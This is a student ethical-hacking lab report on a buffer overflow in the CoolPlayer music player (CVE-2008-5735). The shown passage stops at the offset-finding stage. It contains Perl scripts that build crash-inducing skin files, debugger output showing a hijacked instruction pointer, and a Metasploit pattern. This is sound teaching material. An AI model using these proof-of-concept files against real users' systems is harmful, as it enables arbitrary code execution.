CoolPlayer buffer overflow

Exploiting a vulnerable program with both DEP disabled and enabled

Ekku Jokinen

1703641

CMP320: Ethical Hacking 3; Unit 1

BSc Ethical Hacking Year 3 (Accelerated)

2019/20

.

.

+Contents

1 Introduction 1
1.1 Introduction to buffer overflows 1
1.2 Target application 1
1.3 Software inventory 2
2 Procedure and results 4
2.1 Windows XP (DEP disabled) 4
2.1.1 Egg hunter POC 17
2.2 Windows XP (DEP enabled) 20
3 Discussion 26
3.1 Buffer overflow countermeasure in modern operating systems 26
3.2 Intrusion Detection System evasion 27
References 28
Appendices 30
Appendix A – Method two for checking available space for shellcode 30
Appendix B – Install mona.py 31
Appendix C – Output for character comparison 32
Appendix D – Final exploits 34

.

1 INTRODUCTION

1.1 INTRODUCTION TO BUFFER OVERFLOWS

Buffer overflows have been among the most common types of vulnerabilities for decades and there are several technical whitepapers written about them (Rapid7, 2019b; Aleph One, 1996). Because exploiting memory corruption vulnerabilities can give a malicious actor full access to a compromised system, a lot of work has been put into mitigating these vulnerabilities on many different levels from the hardware level all the way to the software level. Despite this, the MITRE Corporation's Common Vulnerabilities and Exposures (CVE®) database currently has over 10,000 entries for the keyword out of approximately 131,000 entries (The Mitre Corporation, 2020a). The basic definition of a buffer overflow is writing data past the allocated memory space reserved for a specific program which causes undefined behaviour.


A simple way to think about buffer overflows is to imagine a minimal program that asks for the user to input their name. This value then gets stored in a variable which is later used in a specific function of the program. Because all programs require a certain amount of memory to work, the developer has chosen to store the name variable inside a 12-character buffer. However, if the user inputs a value that is longer than the limit, the overflowing characters are stored outside the allocated block of memory. This can have multiple different consequences, including crashing the program, corrupting any stored data or executing unintended instructions. Malicious users often want to exploit this last side-effect and make the target's underlying operating system, for example, open an unauthorised connection back to their computer which they can use to further compromise the victim's machine.

There are several types of buffer overflows, including stack-based overflows, heap-based overflows and off-by-one errors out of which stack-based overflows are the more common ones. Stack-based buffer overflows involve overflowing the static part of memory that is reserved while a function executes (Wikipedia, 2020b). Heap-based buffer overflows happen in the area of memory that is dynamically allocated at runtime for non-static data such as variables by an application (Wikipedia, 2020a). An off-by-one error happens when the buffer is overflown by one byte (Nelißen, 2002). This can easily happen to a new programmer when they implement a loop into a function but forget zero-based numbering.

1.2 TARGET APPLICATION

CoolPlayer is an old freeware 32-bit portable music player for the Windows platform developed by Niek Albers designed to be simple to use and fast. It also allows the user to customise their player by creating a unique skin by using bitmaps and coordinates in a configuration file (CoolPlayer, no date). The different versions of CoolPlayer are vulnerable to several different types of buffer overflows which can be exploited by for example a malformed playlist file with overly long filenames or by crafting a special skin configuration file that overflows the character limit (The Mitre Corporation, 2020b). Exploiting the player allows an attacker to execute arbitrary code on the host system. This report uses the CoolPlayer build 217 (2.17) and exploits the buffer overflow vulnerability caused by the insecure handling of the skin file (CVE-2008-5735).

The program requires the MSVCRTD.DLL library file to be present on the host operating system (Figure 1).




```
Modified by C McLean. This is vulnerable.

- CoolPlayer -

Credits:

Niek Albers <nieka@daansystems.com>

- Projectmanager
- Original programming
- DirectSound Plugout

Marcus Platts <plattsm@dreamrender.com>
```

Figure 1 - CoolPlayer and required DLL

1.3 Software Inventory


- Kali Linux 2020.2 VM (Figure 2)
    - Metasploit framework (5.0.83-dev)



```
[12:31:54] id-1703641: ~ $  cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2020.2"
VERSION_ID="2020.2"
VERSION_CODENAME="kali-rolling"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
[13:28:56] id-1703641: ~ $  uname -a
Linux kali 5.4.0-kali4-amd64 #1 SMP Debian 5.4.19-1kali1 (2020-02-17) x86_64 GNU/Linux
[13:29:02] id-1703641: ~ $
```

Figure 2 – Attacker machine Kali Linux distribution information

- Windows XP SP 3 VM (Figure 3)
    - Immunity Debugger v1.85



System:
Microsoft Windows XP
Professional
Version 2002
Service Pack 3

Registered to:
Nobody

55274-640-7712297[redacted]


Computer:
Intel(R) Core(TM) i5-8350U
CPU @ 1.70GHz
1.90 GHz, 1.00 GB of RAM
Physical Address Extension

Figure 3 - Target machine Windows XP system information

2 Procedure and Results


2.1 Windows XP (DEP disabled)

To prove that the CoolPlayer music player was vulnerable to a buffer overflow, the program was run and attached to Immunity Debugger for monitoring the memory registers and the stack and a specially crafted INI file was crafted to crash the program. This file consisted of the necessary header and footer strings needed for a skin file and a large number of the character ‘A’ (0x41 in hexadecimal). Perl was used to automate the creation of the INI file (Figure 4), and the first goal was to find the number of characters that would overflow the buffer and crash the music player. The first attempt was with 1,000 A-characters but loading the newly created file produced an error message but did not crash the program (Figure 6).



```perl
$file = "bof_poc.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars = "A" x 1000;

open($FILE, "> $file");
print $FILE $coolplayer_header."\n".$coolplayer_footer.$junk_chars;
close($FILE);
```

Figure 4 - Initial POC for an existing buffer overflow vulnerability



0 Track Delay (sec) 4 Skinlist length


Output: DirectSound Plugout

Volume controls: System MASTER volume

Skin: ☑ Player C:\Documents and Settings\Administrator\

Load exploit INI file


Figure 5 - Loading exploit skin file into the player



```
error

Can't load bitmaps!
C:\Documents and Settings\Administrator\Desktop\1703641\
C:\Documents and Settings\Administrator\Desktop\1703641\
C:\Documents and Settings\Administrator\Desktop\1703641\
C:\Documents and Settings\Administrator\Desktop\1703641\
C:\Documents and Settings\Administrator\Desktop\1703641\
C:\Documents and Settings\Administrator\Desktop\1703641\
```

Figure 6 - Not enough characters to crash the program

After this, the number of junk characters was increased to 1500 and this was sufficient to crash the player with an access violation error shown in the debugger (Figure 7). The debugger's register window confirmed that the instruction pointer (EIP), as well as a big portion of the stack, were overwritten with the junk characters which proved the vulnerability and that controlling the program flow was possible.



```
Registers (FPU)
EAX 41414142
ECX 00000631
EDX 00140608
EBX 00000000
ESP 00116184 ASCII "AAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 0011618C ASCII "AAAAAAAAAAAAAAAAAAAAAAAA
EDI 0011E09F
EIP 41414141
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
```


```
Address  Hex dump                 ASCII
004DE000 00 00 00 00 00 00 00 00 ........
004DE008 00 00 00 00 00 00 00 00 ........
004DE010 00 00 00 00 00 00 00 00 ........
004DE018 00 00 00 00 00 00 00 00 ........
004DE020 00 00 00 00 00 00 00 00 ........
004DE028 00 00 00 00 00 00 00 00 ........
004DE030 00 00 00 00 00 00 00 00 ........
004DE038 00 00 00 00 00 00 00 00 ........
004DE040 00 00 00 00 00 00 00 00 ........
004DE048 00 00 00 00 00 00 00 00 ........
004DE050 00 00 00 00 00 00 00 00 ........
004DE058 00 00 00 00 00 00 00 00 ........
004DE060 00 00 00 00 00 00 00 00 ........
004DE068 00 00 00 00 00 00 00 00 ........
004DE070 00 00 00 00 00 00 00 00 ........
004DE078 00 00 00 00 00 00 00 00 ........
004DE080 00 00 00 00 00 00 00 00 ........
004DE088 00 00 00 00 00 00 00 00 ........
004DE090 00 00 00 00 00 00 00 00 ........
004DE098 00 00 00 00 00 00 00 00 ........
```

```
00116164  41414141 AAAA
00116168  41414141 AAAA
0011616C  41414141 AAAA
00116170  41414141 AAAA
00116174  41414141 AAAA
00116178  0044471E ▲GD. 1703641.0044471E
0011617C  41414141 AAAA
00116180  41414141 AAAA
00116184  41414141 AAAA
00116188  41414141 AAAA
0011618C  41414141 AAAA
00116190  41414141 AAAA
00116194  41414141 AAAA
00116198  41414141 AAAA
0011619C  41414141 AAAA
001161A0  41414141 AAAA
001161A4  41414141 AAAA
001161A8  41414141 AAAA
001161AC  41414141 AAAA
001161B0  41414141 AAAA
001161B4  41414141 AAAA
```

```
[20:03:39] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to p
```


Figure 7 - CoolPlayer playlist buffer overflown

The next step was to find out the distance from the stack to the instruction pointer and this was done by generating a predictable pattern with the pattern creation tool pattern_create included in the Metasploit framework (Figure 8). The length of the pattern was set to the same length as the previously confirmed junk character number. The first Perl script that was used to create the INI file to prove the buffer overflow was then modified slightly so that the pattern replaced the previously used the junk characters (Figure 9).



```
[22:57:41] id-1703641: ~ $ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb --length 1500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2
Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5
Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8
Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1
Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4
Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7
Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0
Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3
Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6
Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9
Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2
Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9
[22:58:08] id-1703641: ~ $
```


Figure 8 - Generating a pattern with a Metasploit tool



```
$file = "pattern.ini";

$coolplayer_header = "\[CoolPlayer Skin\]";
$coolplayer_footer = "PlaylistSkin\=";
$junk_chars = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1A

open($FILE, "> $file");
print $FILE $coolplayer_header."\n".$coolplayer_footer.$junk_chars;
close($FILE);
```


Figure 9 - Exploit file with pattern integrated

